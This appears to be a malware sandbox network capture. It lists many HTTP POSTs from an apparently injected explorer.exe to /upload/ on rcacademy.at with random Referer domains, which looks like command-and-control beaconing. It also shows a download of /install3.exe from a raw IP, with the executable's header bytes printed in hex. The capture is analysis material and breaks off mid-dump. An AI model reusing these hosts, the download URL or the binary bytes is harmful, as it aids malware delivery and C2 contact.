Dec 18, 2021 08:43:48.198985100 CET	11511	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:47 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49870	61.98.7.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:48.743894100 CET	11518	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://esbjh.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 184 Host: rcacademy.at
Dec 18, 2021 08:43:49.952203989 CET	11531	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:49 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49877	61.98.7.133	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:50.224519968 CET	11534	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kfuytbfujq.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 248 Host: rcacademy.at
Dec 18, 2021 08:43:51.406497955 CET	11538	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:50 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 44 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 d0 9e 5c 28 53 3f 08 a5 69 58 b5 a0 14 bd c6 ad a3 2c 87 3a d4 f4 2f 09 5b 89 92 8a Data Ascii: #\(S?iX,:/[

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49880	185.112.83.8	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:51.468997002 CET	11538	OUT	GET /install3.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.112.83.8
Dec 18, 2021 08:43:51.523871899 CET	11540	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Fri, 17 Dec 2021 07:07:38 GMT Accept-Ranges: bytes ETag: "8d927cc614f3d71:0" Server: Microsoft-IIS/10.0 Date: Sat, 18 Dec 2021 07:43:48 GMT Content-Length: 94424 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 d0 04 00 00 04 00 00 a6 2f 02 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 48 0e 00 00 00 00 00 00 00 00 00 00 88 5c 01 00 50 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 48 0e 00 00 00 c0 04 00 00 10 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 5c 83 7d 0c 0f 74 2b 83 7d 0c 46 8b 45 14 75 0d 83 48 18 10 8b 0d 08 4f 43 00 89 48 04 50 ff 75 10 ff 75 0c ff 75 08 ff 15 84 82 40 00 e9 42 01 00 00 53 56 8b 35 10 4f 43 00 8d 45 a4 57 50 ff 75 08 ff Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj-5@/@H\P.texthj `.rdatan@@.data@.ndata``.rsrcH@@U\}t+}FEuHOCHPuuu@BSV5OCEWPu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49881	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:53.692059040 CET	11637	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dnoxektr.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 269 Host: rcacademy.at
Dec 18, 2021 08:43:54.616400003 CET	11643	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:54 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49882	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:54.935071945 CET	11644	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pjujerokdl.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 138 Host: rcacademy.at
Dec 18, 2021 08:43:55.154962063 CET	11645	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:55 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49747	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:50.633439064 CET	1021	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kfqkhrdyaw.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 167 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:42:51.519730091 CET	1022	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:42:51 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49883	190.140.74.43	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:55.381117105 CET	11646	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vmiptagev.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 202 Host: rcacademy.at
Dec 18, 2021 08:43:56.273720026 CET	11647	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:55 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49885	95.104.121.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:56.415075064 CET	11648	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ulhetuetg.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 278 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:56.638408899 CET	11649	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:56 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49886	58.235.189.190	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:56.912373066 CET	11651	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://avmflbedmb.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 241 Host: rcacademy.at
Dec 18, 2021 08:43:57.806211948 CET	11652	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:57 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49887	211.119.84.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:58.103132010 CET	11653	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ptgtd.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 244 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 08:43:59.034893036 CET	11654	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 07:43:58 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 